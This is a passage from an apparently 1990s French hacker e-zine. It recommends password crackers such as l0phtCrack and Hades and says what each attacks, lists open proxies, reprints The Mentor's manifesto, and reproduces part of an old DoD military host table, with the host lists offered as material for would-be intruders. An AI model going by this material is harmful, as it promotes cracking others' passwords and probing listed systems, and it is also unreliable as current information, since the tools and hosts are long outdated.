La plupart de ces mots de passes marchent en testant les mots de passe d'un "dico". Ce "dico" correspond à une liste de mot, qui est prévu pour tester chaque mot comme password un par un. Quelques dicos sont trouvables sur hackers.com.

D'autres crackers de mots de passes auront la tâche de décrypter le mot de passe. En général ces programmes ont déjà des clés de cryptages pour décrypter des passes encryptés avec certains programmes (exemple: le programme X décryptera le pass Y du programme A, mais pas le pass Z car il n'a pas été crypté avec le programme A).

Je vous donne une liste de quelques crackers de mots de passe trouvables sur internet:
- Unsecure
- VcrackFTP
- CrackerJack
- EntryPRO
- Ftp-Hck
- Hades
- l0pht Crack
- DEPL
- ...

- Unsecure: c'est un passcracker pour FTP, il peut faire de la recherche par dictionnaires, ou bien créer lui même ses mots.
- VcrackFTP: c'est l'un des passcrackers FTP les plus connus: car simple d'utilisation, mais il reste assez lent et peut aboutir à des plantages.
- CrackerJack: il fonctionne sous DOS et permet de cracker les passwords sous UNIX. A noter que Jill est un add-on pour cracker Jack qui permet une recherche plus approfondie des mots de passe.
- EntryPRO: il permet de cracker les mots de apsse de sites web, lorsqu'une fenêtre password s'ouvre comme c'est souvent le cas sur les sites pornos. Pour plus d'informations à ce sujet: http://web.idirect.com/~elitesys/
- FTP-Hck: rien à dire.
- Hades: Hades est un cracker de mots de passe Unix sous etc/passwd. Attention (je préviens les newbies: il s'agit d'un cracker qui marche quand on est sur uns station UNIX, on peut pas cracker des pass UNIX avec Hades à distance. Bref, si vous comptiez vous farcir 2 ou 3 serveurs avec ce apsscrackers, disons que c'est raté). Hades fonctionne par recherche de mots dans dictionnaires, ou bien il créé des combinaisons de mots de A à Z.
- l0phtCrack: il s'agit d'un perceur de mots de passe pour stations NT. Il est tellement rapide que il peut vérifier les mots de passes de centaines d'utilisateurs, avec des centaines de milliers de mots inscrits dans les dicos en quelques minutes uniquement. http://www.l0pht.com/
- DEPL: Delam Elite Password Leecher. Conçu en 1991, son auteur dit de lui qu'il est le moyen le plus simple et actuellement le plus sophistiqué de trouver des passwords, des fichiers auquels vous n'avez pas accès, etc... (C'était en 1991). Fonctionne sous DOS.

IX/ Proxys:

On croise sans cesse des textes fournissant des listes de proxys. Une rumeur bien con s'est fondé sur les proxys: on s'imagine actuellement (surtout les lamers), qu'un proxy eprmet de se spoofer.

Explications techniques lorsqu'une liaison s'établit vers un serveur distant:

Une connexion s'établit toujours de client vers serveur. Chaque connection est bi-directionnelle. Lorsqu'une demande de connection est lancée vers un serveur, le serveur répond avec son autorisation ou non, et une demande de connection sur vous. Puis encore une requête pour commencer l'échange de packets est envoyée vers le serveur. Pour établir une connection qui marche, et pas du pipeau, le serveur doit se connecter à vous (adresse phisyqes, internets...). passer par un proxy ne change rien au fait que vous utilisez toujours le même ISP, et donc avez toujours une IP founie par cet ISP. Le proxy peut à la limite servir de firewall (filtrage de packets entrant ou sortant selon sa configuration), donc un internaute pourrait ne pas réussir à vous tracer ou vous pinger. Mais celà ne change rien. Le seul problème de sécurité que pose ainsi un proxy est, qu'en passant à travers plusieurs proxys (il suffit d'établir des connections en reconfigurant le nécessaire), si l'on cherche à vous retracer, celà deviendrait difficile mais pas impossible.

Liste de proxys tirée de Hackoff18, qui est elle même tirée d'ils ne savent trop où:

Code	Fournisseur	URL	Port	Protocole
AE	Emirates.Net	proxy.emirates.net.ae/proxy.pac	-	AUTOCONFIG
AR	Broggio	gopher.broggio.com.ar	80	HTTP/FTP
AT	Tecan	www-proxy.tecan.co.at	8080	HTTP/FTP
AU	TAS	www2.transport.tas.gov.au	80	HTTP/FTP
AU	Schools	proxy.schools.net.au	3128	HTTP/FTP
BR	CTelecom	proxy.cybertelecom.com.br	8080	HTTP/FTP
BR	Overnet	vectra.overnet.com.br	3128	HTTP/FTP
CA	Csjlor	www.csjlor.qc.ca	8080	HTTP/FTP
CA	Clasalle	acces.clasalle.qc.ca	8080	HTTP/FTP
CH	Cern	web-cache-2.cern.ch	8080	HTTP/FTP
CH	UniSg	sigma.unisg.ch	3128	HTTP/FTP
CO	Compunet	proxy.compunet.net.co	3128	HTTP/FTP
CZ	Cuni	hamster.ms.mff.cuni.cz	8080	HTTP/FTP GOPHER / WAIS SECURITY
CZ	Vutbr	lyn.zlin.vutbr.cz	8080	HTTP/FTP
COM	RR	proxye1-atm.maine.rr.com	8080	HTTP/FTP
COM	McMail	proxy.mcmail.com	8080	HTTP/FTP
COM	Ludexpress	yogsothoth.ludexpress.com	8080	HTTP/FTP
DE	HtwkL	zeus.rz.htwk-leipzig.de	80	HTTP/FTP GOPHER
DE	Siemens	ramses.erlm.siemens.de	80	HTTP/FTP
DE	U-Rb.	rrznw6.rz.uni-regensburg.de	8080	HTTP/FTP
EDU	Berkeley	smorgasbord.ICSI.Berkeley.EDU	8080	HTTP/FTP
EDU	PurdueNC	Brahma.CC.PurdueNC.Edu	8080	HTTP/FTP
FI	Inet	proxy.inet.fi	800	HTTP/FTP
FI	TPU	proxy.cs.tpu.fi	80	HTTP/FTP
FR	AC	ppar.ac-bordeaux.fr	8080	HTTP/FTP
GOV	Dgs	wall-14.dgs.ca.gov	80	HTTP/FTP

IT TO www.focos.to.it 3128 HTTP/FTP
IT Lcnet mail.lcnet.it 8080 HTTP/FTP
JP K-K lip.kobe-kosen.ac.jp 8080 HTTP/FTP
JP Fukuoka kusu.city.kurume.fukuoka.jp 8080 HTTP/FTP
KR Kyunghee cvs2.kyunghee.ac.kr 8080 HTTP/FTP
KR Taegu biho.taegu.ac.kr 8080 HTTP/FTP
MIL Dla cani.dla.mil 8080 HTTP/FTP
MIL OSD pgwcm.otd.osd.mil 80 HTTP/FTP
MIL Navy gatekeeper.jag.navy.mil 80 HTTP/FTP
MIL USMC gate1.yuma.usmc.mil 80 HTTP/FTP
NET Deltacom cacheflow1.deltacom.net 8080 HTTP/FTP
NET Coqui proxy.coqui.net 80 HTTP/FTP
NL Nhtv proxy.nhtv.nl 8080 HTTP/FTP
NL Tebenet www.tebenet.nl 8080 HTTP/FTP
ORG Londonderry www.londonderry.org 8080 HTTP/FTP
ORG Aclin aclin.org 8080 HTTP/FTP
PH EMC ascaris.emc.com.ph 8888 HTTP/FTP
PH Info mail2.info.com.ph 3128 HTTP/FTP
PT Isec leonardo.isec.pt 8080 HTTP/FTP
PT Teleweb caclis01.teleweb.pt 3128 HTTP/FTP
PY Infonet ns1.infonet.com.py 8080 HTTP/FTP
QA Qatarnet proxy.qatar.net.qa 8080 HTTP/FTP
SE Varnamo ns.varnamo.se 8080 HTTP/FTP
TR Turnet proxy1.turnet.net.tr 8080 HTTP
TR Turnet proxy2.turnet.net.tr 8080 HTTP
TW IS c1.h202052106.is.net.tw 80 HTTP/FTP
TW Golden club.golden.com.tw 8080 HTTP/FTP
UK Ondemand cache1.ondemand.co.uk 8080 HTTP/FTP
UK LUT double-panic.lut.ac.uk 8080 HTTP/FTP
US K12 stpauls.pvt.k12.al.us 8080 HTTP/FTP
US Oh websense.gcpl.lib.oh.us 8080 HTTP/FTP
ZA New cache.new.co.za 8080 HTTP/FTP
ZA Global cache02.global.co.za 3128 HTTP/FTP
ZW Cybergate proxy.cybergate.co.zw 8080 HTTP/FTP
ZW Africaonline proxy.africaonline.co.zw 8080 HTTP/FTP

X/ Quelques textes traduits par Clad Strife

Comme chaque chose, un texte reste difficile à traduire si on essaye de faire du mot à mot. Disons

que je vais reprendre les idées générales en modifiant certaines données si nécessaire. Il est évident que je ne vais pas m'éterniser sur ces articles. Je n'en mets que 2 ou 3, notamment de la culture underground, ça risque de ne pas vous apprendre grand chose si vous êtes plus aspect technique que culturel.

A la question: "La culture Underground existe-t-elle vraiment, et est-elle en mesure de se développer?", je réponds oui... Mais pour avoir cette culture, il faut avoir compris cette culture: il ne s'agit pas d'avoir une éthique morale, d'avoir des principes etc... Il faut croire en eux.

Où peut on avoir plus d'informations sur les virus, par Theora:

Les livres sur la programmation en assembleur sont chiants mais utiles quand on veut faire des virus. Le plus intéressant reste la controverse qui est autour d'eux: faciles à faire, gartuits, parfois légaux (certains cas spéciaux), et on peut trouver des informations sur les virus aussi facilement que si vous vouliez en avoir un. Il y a beaucoup de newsgroups qui existent traitant du sujet (alt.virus comme types de newsgroups). Mais le niveau d'expertise de ces newsgroups est minimal. heureusement qu'il y a beaucoup d'experts en virus. Pour en devenir un faites vous appeler comme tel, et comprenez la programmation, les systèmes d'exploitation, comment marche les virus etc... Il existe beaucoup d'informations concernant des virus, trouvable partout sur le net.

Cas particulier: la conscience d'un hacker par The Mentor EN ANGLAIS (non traduit: texte original), après son arrestation:

"Mentor's Last Words"

Another one got caught today, it's all over the papers. "Teenager
Arrested in Computer Crime Scandal", "Hacker Arrested after Bank
Tampering"... Damn kids. They're all alike. But did you, in your three-
piece psychology and 1950's technobrain, ever take a look behind the
eyes of the hacker? Did you ever wonder what made him tick, what forces
shaped him, what may have molded him? I am a hacker, enter my world...
Mine is a world that begins with school... I'm smarter than most of the
other kids, this crap they teach us bores me... Damn underachiever.
They're all alike. I'm in junior high or high school. I've listened to
teachers explain for the fifteenth time how to reduce a fraction.
I understand it. "No, Ms. Smith, I didn't show my work. I did it in
my head..." Damn kid. Probably copied it. They're all alike.
I made a discovery today. I found a computer. Wait a second, this is
cool. It does what I want it to. If it makes a mistake, it's because I
screwed it up. Not because it doesn't like me... Or feels threatened by
me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be
here... Damn kid. All he does is play games. They're all alike. And then
it happened... a door opened to a world... rushing through the phone line
like heroin through an addict's veins, an electronic pulse is sent out,
a refuge from the day-to-day incompetencies is sought... a board is found.
"This is it... this is where I belong..." I know everyone here... even

if I've never met them, never talked to them, may never hear from them again... I know you all... Damn kid. Tying up the phone line again. They're all alike... You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker, and this is my manifesto. You may stop this individual,but you can't stop us all... after all, we're all alike.

+++The Mentor+++

[May the members of the phreak community never forget his words -JR]

La traduction est celle de NeurAlien. Mais je ne la mets pas: ils est plus inétressant de se baser sur son texte et de le traduire avec son expérience et son vécu, que de comprendre ce que neurAlien a traduit avec son expérience.

"DoD Internet Host Table":

Ceci est là liste là plus complète jusqu'ici des sites militaires internet DoD(?).

InterNet
node address

6.1.0.1	yuma-emh1.army.mil yuma.arpa yuma1.army.mil
7.8.0.2	protolaba.dca.mil protolaba.arpa
7.0.0.3	edn-vax.dca.mil edn-vax.arpa
8.0.0.2	ccs.bbn.com
8.1.0.2	cci.bbn.com bbncci.arpa
8.3.0.2	ccd.bbn.com bbnccd.arpa
8.5.0.2	cck.bbn.com
8.0.0.5	cd2.bbn.com

8.2.0.5 cc1-tac.bbn.com
8.3.0.9 bbnnet2-arpanet-gw.arpa bbnnet2-arpanet-gw.bbn.com
8.7.0.9 egonoc.bbn.com
8.0.0.10 cc4-tac.bbn.com
8.3.0.10 jsnach.bbn.com jsnach.arpa
8.1.0.12 noc3.bbn.com
8.5.0.14 dev.cs.net
128.89.0.94 dev.cs.net
8.1.0.16 rvax.bbn.com
128.89.0.132 rvax.bbn.com
8.1.0.18 cc2.bbn.com
8.7.0.18 cca.bbn.com bbncca.arpa
8.6.0.19 cc3-tac.bbn.com
8.9.0.19 ccny.bbn.com
8.2.0.24 ccu.bbn.com bbnccu.arpa
8.3.0.24 cco.bbn.com
8.0.0.26 ccp.bbn.com
8.1.0.26 ccq.bbn.com bbnccq.arpa
8.3.0.26 hnoc.bbn.com
8.5.0.26 z.bbn.com bbnz.arpa
8.7.0.26 ccx.bbn.com bbnccx.arpa
8.8.0.26 ccy.bbn.com bbnccy.arpa
8.16.0.33 cce.bbn.com bbncce.arpa
8.1.0.35 col.bbn.com bbncc-columbia.arpa
8.2.0.37 cc-vm.bbn.com
8.0.0.58 idnoc.bbn.com
8.0.0.97 noc4.bbn.com
10.4.0.5 gw-1.cs.net
192.31.103.1 gw-1.cs.net
192.5.58.1 gw-1.cs.net
10.7.0.5 lpr-netman.arpa lpr-netman.bbn.com
10.2.0.7 rand-arpa-tac.arpa
10.2.0.11 su-arpa-tac.arpa
10.3.1.11 stanford.arpa
10.5.0.14 white.incsys.com incremental.arpa
192.31.230.1 white.incsys.com incremental.arpa
10.6.0.14 cadre.dsl.pitt.edu cadre.arpa cadre.dsl.pittsburgh.edu
128.147.128.1 cadre.dsl.pitt.edu cadre.arpa cadre.dsl.pittsburgh.edu
128.147.1.1 cadre.dsl.pitt.edu cadre.arpa cadre.dsl.pittsburgh.edu
130.49.128.1 cadre.dsl.pitt.edu cadre.arpa cadre.dsl.pittsburgh.edu
10.8.0.14 gateway.sei.cmu.edu
128.237.254.254 gateway.sei.cmu.edu
128.2.237.251 gateway.sei.cmu.edu
10.4.0.17 tis.com tis.arpa
10.2.0.20 dcec-arpa-tac.arpa
10.3.0.20 edn-unix.dca.mil edn-unix.arpa

10.5.0.20 dcec-psat.arpa
10.11.0.20 sccgate.scc.com sccgate.arpa
10.1.21.27 mcon.isi.edu
10.0.21.22 mcon.isi.edu
10.1.22.27 speech11.isi.edu
10.1.23.27 wbc11.isi.edu isi-wbc11.arpa
10.0.23.22 wbc11.isi.edu isi-wbc11.arpa
10.1.89.27 setting.isi.edu isi-setting.arpa
10.1.91.27 pallas-athene.isi.edu isi-pallas-athene.arpa
10.1.97.27 aikane.isi.edu isi-aikane.arpa
10.1.98.27 czar.isi.edu isi-czar.arpa
10.1.99.27 mycroft.isi.edu isi-mycroftxxx.arpa
10.1.124.27 cmr.isi.edu isi-cmr.arpa
10.1.156.27 png11.isi.edu
10.1.254.27 echo.isi.edu isi-echo.arpa
10.0.0.28 arpa3-tac.arpa
10.1.0.31 amc.xait.xerox.com cca-vms.arpa
10.4.0.31 xait-arp-tac.arpa cca-arp-tac.arpa
10.0.0.46 collins-pr.arpa
10.1.0.46 collins-gw.arpa
192.12.172.11 collins-gw.arpa
10.7.0.51 a-lhi-sri-03.arpa
10.3.1.54 jpl-robotics.arpa
10.1.0.63 bbn-arpa-tac.arpa
10.2.0.77 mit-arpa-tac.arpa
10.3.0.77 umass-gw.cs.umass.edu unix1.cs.umass.edu
128.119.40.12 umass-gw.cs.umass.edu unix1.cs.umass.edu
10.0.0.82 tacac.arpa
10.1.0.82 a-lhi-bbn-01.arpa
10.5.0.82 arpa-mc.arpa arpanet-mc.arpa
10.5.0.96 prc-gw.prc.unisys.com
10.2.0.99 vax-x25.arpa
10.3.0.99 bbn-x25-test3.arpa
10.4.0.99 bbn-x25-test4.arpa
10.5.0.99 test-host5-x25.arpa
10.0.0.115 anoc1.arpa
10.0.0.126 tycho.ncsc.mil tycho.arpa
10.1.0.126 afterlife.ncsc.mil afterlife.arpa
13.2.16.8 parcvax.xerox.com vaxc.xerox.com
13.1.100.206 arisia.xerox.com
13.0.12.232 xerox.com xerox.arpa
14.0.0.4 vtest.cs.ucl.ac.uk ucl-vtest.arpa
14.0.0.5 ess-tun.cs.ucl.ac.uk
14.0.0.9 tunnel.cs.ucl.ac.uk
15.255.152.2 sde.hp.com
15.255.16.7 hplabs.hp.com hplabs.arpa

16.1.0.1 decwrl.dec.com wrl.dec.com
16.10.0.1 vixie.sf.ca.us
16.1.0.2 gatekeeper.dec.com
16.1.0.3 cerberus.pa.dec.com
16.1.0.8 src.dec.com decsrc.dec.com
16.1.0.9 wsl.dec.com
18.72.2.1 mit.edu
18.77.0.2 mitlns.mit.edu
18.85.0.2 media-lab.media.mit.edu
18.87.0.2 euler.mit.edu
18.92.0.2 coventry.mit.edu
18.72.0.3 bitsy.mit.edu
18.79.0.3 lids.mit.edu
18.85.0.3 atrp.media.mit.edu
18.87.0.3 cauchy.mit.edu
18.92.0.3 mitvma.mit.edu
18.71.0.4 orpheus.mit.edu
18.86.0.4 xv.mit.edu
18.87.0.4 abel.mit.edu
18.79.0.5 lmpvax.mit.edu
18.86.0.5 dolphin.mit.edu
18.87.0.5 stokes.mit.edu
18.10.0.6 sludge.lcs.mit.edu mit-sludge.arpa
18.26.0.134 sludge.lcs.mit.edu mit-sludge.arpa
128.127.25.101 sludge.lcs.mit.edu mit-sludge.arpa
18.62.0.6 eddie.mit.edu mit-eddie.mit.edu
18.72.0.6 priam.mit.edu
18.85.0.6 ems.media.mit.edu
18.86.0.6 sloan.mit.edu
18.87.0.6 banach.mit.edu
18.71.0.7 jason.mit.edu
18.87.0.7 fermat.mit.edu
18.72.0.8 achilles.mit.edu
18.87.0.8 bourbaki.mit.edu math.mit.edu
18.10.0.9 gross.ai.mit.edu mit-gross.arpa
128.52.22.9 gross.ai.mit.edu mit-gross.arpa
128.52.14.1 gross.ai.mit.edu mit-gross.arpa
128.52.32.1 gross.ai.mit.edu mit-gross.arpa
18.87.0.9 archimedes.mit.edu
18.75.0.10 space.mit.edu
18.87.0.10 fourier.mit.edu
18.87.0.11 newton.mit.edu
18.71.0.12 paris.mit.edu
18.87.0.12 noether.mit.edu
18.80.0.13 charon.mit.edu
18.87.0.13 zermelo.mit.edu

18.72.1.14 eagle.mit.edu
18.80.0.14 prometheus.mit.edu
18.87.0.14 borel.mit.edu
18.87.0.15 poisson.mit.edu
18.87.0.16 schubert.mit.edu
18.62.0.17 dspvax.mit.edu mit-bugs-bunny.arpa
18.80.0.17 bloom-beacon.mit.edu
18.87.0.17 boole.mit.edu
18.27.0.18 fft.mit.edu
18.87.0.18 galois.mit.edu
18.27.0.19 dft.mit.edu
18.87.0.19 laplace.mit.edu
18.27.0.20 porky.mit.edu
18.87.0.20 ramanujan.mit.edu
18.92.0.20 po.mit.edu
18.27.0.21 sam.mit.edu
18.87.0.21 turing.mit.edu
18.87.0.22 russell.mit.edu
18.87.0.23 hypatia.mit.edu emma.mit.edu
18.87.0.24 laurent.mit.edu
18.87.0.25 bessel.mit.edu
18.87.0.26 cantor.mit.edu
18.87.0.27 fibonacci.mit.edu
18.87.0.28 lebesgue.mit.edu
18.87.0.29 pythagoras.mit.edu
18.85.0.30 hq.media.mit.edu
18.87.0.30 von-neumann.mit.edu
18.87.0.31 polya.mit.edu
18.87.0.32 pascal.mit.edu
18.87.0.33 euclid.mit.edu
18.87.0.34 bernoulli.mit.edu
18.30.0.35 cls.lcs.mit.edu mit-cls.arpa
18.87.0.35 hausdorff.mit.edu
18.26.0.36 xx.lcs.mit.edu lcs.mit.edu mit-xx.arpa
18.87.0.36 dedekind.mit.edu
18.87.0.37 jacobi.mit.edu
18.71.0.38 prep.ai.mit.edu
18.87.0.38 hermite.mit.edu
18.72.0.39 athena.mit.edu mit-athena.arpa
18.87.0.39 tarski.mit.edu
18.87.0.40 markov.mit.edu
18.87.0.41 godel.mit.edu goedel.mit.edu
18.88.0.55 cogito.mit.edu
18.27.0.56 goldilocks.lcs.mit.edu mit-goldilocks.arpa
18.10.0.71 pm-prj.lcs.mit.edu mit-prj.arpa
18.26.0.80 melange.lcs.mit.edu grape-nehi.lcs.mit.edu

18.88.0.80 hstbme.mit.edu
18.88.0.82 infoods.mit.edu
18.88.0.85 psyche.mit.edu
18.52.0.92 theory.lcs.mit.edu mit-theory.arpa
18.88.0.92 erl.mit.edu
18.26.0.94 thyme.lcs.mit.edu jhereg.lcs.mit.edu toadkiller-dog.lcs.mit.edu
18.26.0.95 larch.lcs.mit.edu mit-larch.arpa
18.26.0.98 rinso.lcs.mit.edu mit-rinso.arpa
18.26.0.106 tide.lcs.mit.edu mit-tide.arpa mit-tide tide
18.26.0.107 dash.lcs.mit.edu mit-dash.arpa mit-dash dash
18.26.0.114 hq.lcs.mit.edu
18.82.0.114 mgm.mit.edu
18.26.0.115 allspice.lcs.mit.edu ptt.lcs.mit.edu
18.26.0.121 lithium.lcs.mit.edu
18.72.0.122 ra.mit.edu
18.72.0.142 arktouros.mit.edu
18.71.0.151 mit-strawb.arpa strawb.mit.edu
18.70.0.160 w20ns.mit.edu
18.26.0.176 zurich.ai.mit.edu
18.80.0.181 osborn.mit.edu
18.80.0.191 delphi.mit.edu
18.30.0.192 vx.lcs.mit.edu mit-vax.arpa mit-vx.arpa mit-vax.lcs.mit.edu
18.10.0.195 big-blue.lcs.mit.edu mit-big-blue.arpa
18.48.0.195 live-oak.lcs.mit.edu oak.lcs.mit.edu
18.72.0.205 garp.mit.edu
18.30.0.206 zermatt.lcs.mit.edu
18.30.0.212 expo.lcs.mit.edu
18.48.0.216 wild-blue-yonder.lcs.mit.edu wild-blue.lcs.mit.edu
18.86.0.216 diamond.mit.edu
18.62.0.232 caf.mit.edu mit-caf.arpa
26.1.0.1 oberursel.mt.ddn.mil oberursel-mil-tac.arpa
26.3.0.1 rhe-eds.af.mil rhe-eds.arpa
26.5.0.1 obl-ignet.army.mil obe-ignet.arpa
26.6.0.1 pcc-obersl.army.mil
26.7.0.1 oberursel-emh1.army.mil email-oberursl.army.mil
26.0.0.2 emmc.dca.mil eur-milnet-mc.arpa
26.1.0.2 patch.mt.ddn.mil minet-vhn-mil-tac.arpa
26.3.0.2 eur.dca.mil dca-eur.arpa dca-eur.dca.mil
26.4.0.2 moehringen-emh1.army.mil
26.5.0.2 moehringen-ignet.army.mil igmirs-moehringer.arpa
26.6.0.2 patch.dca.mil patch.arpa
26.8.0.2 goeppingen-emh1.army.mil email-goeppngn.army.mil
26.9.0.2 nellingen-emh1.army.mil email-nellingn.army.mil
26.10.0.2 pcc-moeh.arpa moeh-pcc.army.mil
26.11.0.2 pcc-nell.arpa nel-pcc.army.mil
26.12.0.2 pcc-boeb.arpa bbl-pcc.army.mil

26.13.0.2 pcc-vaih.arpa vhn-pcc.army.mil
26.14.0.2 patch2.mt.ddn.mil vaihingen2-mil-tac.arpa
26.15.0.2 frg.bbn.com bbncc-eur.arpa
26.16.0.2 erf-boe.arpa bbl-erf.army.mil
26.0.0.3 sandiego.mt.ddn.mil sandiego-tac.arpa
26.1.0.3 trout.nosc.mil nosc.mil trout.nosc.navy.mil
128.49.16.7 trout.nosc.mil nosc.mil trout.nosc.navy.mil
26.2.0.3 logicon.arpa
26.3.0.3 nprdc.navy.mil nprdc.arpa nprdc.mil
192.5.65.1 nprdc.navy.mil nprdc.arpa nprdc.mil
26.4.0.3 mcdn-cpt.arpa
26.5.0.3 sdcsvax.ucsd.edu
128.54.20.1 sdcsvax.ucsd.edu
26.6.0.3 navelex.arpa
26.7.0.3 navelexnet-sd.arpa
26.8.0.3 sds-sandgoa.arpa sds-sandgoa.navy.mil
26.9.0.3 mirnas.arpa
26.11.0.3 navmeducapendleton.arpa
26.12.0.3 sssd.arpa
26.13.0.3 navmeducasandiego.arpa
26.14.0.3 sandiego-httds.arpa
26.15.0.3 scubed.com scubed.arpa scubed.scubed.com
192.31.63.10 scubed.com scubed.arpa scubed.scubed.com
192.16.16.70 scubed.com scubed.arpa scubed.scubed.com
26.16.0.3 grunion.nosc.mil nosc-ether.arpagrunion.nosc.navy.mil
192.42.2.2 grunion.nosc.mil nosc-ether.arpagrunion.nosc.navy.mil
26.18.0.3 comnavsurfpac.arpa
26.0.0.4 zwe-eds.af.mil zwe-eds.arpa
26.1.0.4 campbell-bks.mt.ddn.mil campbllbks-mil-tac.arpa
26.2.0.4 heidelberg-emh1.army.mil heidelberg-emh.arpa
26.4.0.4 heidelberg-perddims.army.mil perddims-hei.arpa
26.5.0.4 edas-scw.arpa szn-edasscw.army.mil
26.6.0.4 cpo-man-eur.arpa mhn-cpo.army.mil
26.7.0.4 hdg-ignet1.army.mil hhsp-ignet.arpa
26.8.0.4 hdg-ignet2.army.mil hei2-ignet.arpa
26.9.0.4 jacs6333.army.mil
26.14.0.4 pcc1.arpa hdg-pcc.army.mil
26.15.0.4 ccpd.arpa hdg-ccpd.army.mil
26.16.0.4 cpo-hdl-eur.arpa hdg-cpo.army.mil
26.1.0.5 karl-shurz.mt.ddn.mil bremerhaven-mil-tac.arpa
26.4.0.5 pals-68.arpa brn-pals1.army.mil
26.5.0.5 pals-67.arpa brn-pals.army.mil
26.6.0.5 oldendorf-am1.af.mil
26.7.0.5 bremrhvn-meprs.army.mil
26.8.0.5 bremerhave-emh1.army.mil email-klshzksn.army.mil
26.10.0.5 bremerhave-asims.army.mil brm-asims.arpa

26.11.0.5 dasps-e-562-b.arpa obl-daspseb.army.mil
26.12.0.5 gst-ignet.army.mil gar-ignet.arpa
26.13.0.5 mtmc-aif-b.arpa brn-aifb.army.mil
26.0.0.6 rotterdam.mt.ddn.mil minet-rdm-mil-tac.arpa
26.5.0.6 sostrbrg-piv.af.mil
26.6.0.6 cna-eds.af.mil cna-eds.arpa
26.7.0.6 schinnen-emh1.army.mil
26.9.0.6 rotterdam-emh1.army.mil email-rotterdm.army.mil
26.10.0.6 mtmc-aif.arpa rotterdam-aif.army.mil
26.11.0.6 dasps-e-778.arpa rotterdam-daspse.army.mil
26.13.0.6 mtf-sosbg.af.mil mtf-sosbg.arpa mtf-cp-newamsterdam.arpa
26.1.0.7 london.mt.ddn.mil minet-lon-mil-tac.arpa
26.4.0.7 ben-eds.af.mil ben-eds.arpa
26.6.0.7 chievres-emh1.army.mil
26.10.0.7 alc-eds.af.mil alc-eds.arpa
26.11.0.7 kem-eds.af.mil kem-eds.arpa
26.12.0.7 london-ncpds.arpa
26.0.0.8 washdc-nrl.mt.ddn.mil nrlwashdc-mil-tac.arpa
26.3.0.8 ccf.nrl.navy.mil ccf3.nrl.navy.mil nrl.arpa nrl3.arpa
128.60.0.3 ccf.nrl.navy.mil ccf3.nrl.navy.mil nrl.arpa nrl3.arpa
26.5.0.8 nardacwash-001.arpa
26.7.0.8 spawar-003.arpa
26.8.0.8 sds-cda1.arpa sds-cda1.navy.mil
26.9.0.8 navelexnet-ward.arpa
26.10.0.8 ships-donoacs.arpa
26.11.0.8 wnyosi2.arpa
26.11.2.8 wnysamis.arpa
26.11.3.8 wnyosi4.arpa
26.11.4.8 wnyosi7.arpa
26.13.0.8 amdahl-5850-vm.navy.mil
26.15.0.8 amdahl-v7a.navy.mil
26.16.0.8 amdahl-v7.navy.mil
26.17.0.8 ibm4381.navy.mil
26.20.0.8 nfe.nrl.navy.mil nrl-nfe.arpa
128.60.1.1 nfe.nrl.navy.mil nrl-nfe.arpa
192.26.26.1 nfe.nrl.navy.mil nrl-nfe.arpa
26.21.0.8 arctan.nrl.navy.mil nrl-arctan.arpa
26.1.0.9 sigonella.mt.ddn.mil sigonella-mil-tac.arpa
26.3.0.9 com-eds.af.mil com-eds.arpa
26.4.0.9 san-eds.af.mil san-eds.arpa
26.6.0.9 sig-ncpds.arpa
26.7.0.9 mtf-comiso.af.mil
26.8.0.9 comiso-am1.af.mil comiso-am1.arpa
26.10.0.9 comiso-piv.af.mil
26.1.0.10 rota.mt.ddn.mil rota-mil-tac.arpa
26.2.0.10 mtf-rota.arpa mtf-rota.af.mil

26.6.0.10 rota-ncpds.arpa
26.0.0.11 corona.mt.ddn.mil corona-mil-tac.arpa
26.4.0.11 fltac-poe.arpa
26.6.0.11 santaana-dmins.dla.mil
26.7.0.11 c.navy.mil dgoa.arpa
26.8.0.11 fltac-sperry.arpa
26.9.0.11 norton-ro1.af.mil norton-ro1.arpa
26.10.0.11 afsc-bsd.af.mil afsc-bmo.af.mil afsc-bmo.arpa
26.12.0.11 norton-piv-2.af.mil norton-piv-2.arpa
26.13.0.11 afisc-01.af.mil afisc-01.arpa
26.15.0.11 corona-po.arpa
192.31.174.2 corona-po.arpa
26.0.0.12 vicenza.mt.ddn.mil vicenza-mil-tac.arpa
26.4.0.12 vca-asims.arpa vic-asims.army.mil
26.5.0.12 cpo-vic-eur.arpa vic-cpo.army.mil
26.6.0.12 afrts-vic.arpa vic-afrts.army.mil
26.7.0.12 vic-ignet.army.mil vic-ignet.arpa
26.8.0.12 emed-vicenza.arpa vic-emed.army.mil
26.9.0.12 meprs-vicenza.arpa vic-meprs.army.mil
26.10.0.12 jacs6335.arpa vic-hacs.army.mil
26.11.0.12 pcc-vice.arpa vic-pcc.army.mil
26.12.0.12 vicenza-emh1.army.mil email-vicenza.army.mil
26.0.0.13 gunter.mt.ddn.mil gunter-mil-tac.arpa
26.1.0.13 gunter-adam.af.mil gunter-adam.arpa
26.5.0.13 gunterp4.af.mil gunterp4.arpa
131.2.16.1 gunterp4.af.mil gunterp4.arpa
26.6.0.13 rucker-perddims.army.mil perddims06.arpa
26.7.0.13 bcgunt.af.mil bcgunt.arpa
26.11.0.13 jackson-perddims.army.mil perddims07.arpa
26.12.0.13 hrc-iris.af.mil hrc-iris.arpa
129.141.11.1 hrc-iris.af.mil hrc-iris.arpa
26.13.0.13 mtf-gunter.af.mil mtf-gunter.arpa
26.14.0.13 gu-eds.af.mil gu-eds.arpa
26.15.0.13 camnet-maxwell-r01.af.mil camnet-maxwell-r01.arpa
26.18.0.13 maxwell-am1.af.mil maxwell-am1.arpa camnet-maxw-r03.arpa
26.5.0.14 zweibrucke-asims.army.mil asims-zweibrucken.arpa
26.8.0.14 dmaoe.dma.mil dmaodsdoe.arpa
26.13.0.14 cpo-prm-eur.arpa pms-cpo.army.mil
26.14.0.14 cpo-zwi-eur.arpa zbn-cpo.army.mil
26.1.0.15 ramstein.mt.ddn.mil ramstein-mil-tac.arpa
26.5.0.15 van-eds.af.mil van-eds.arpa
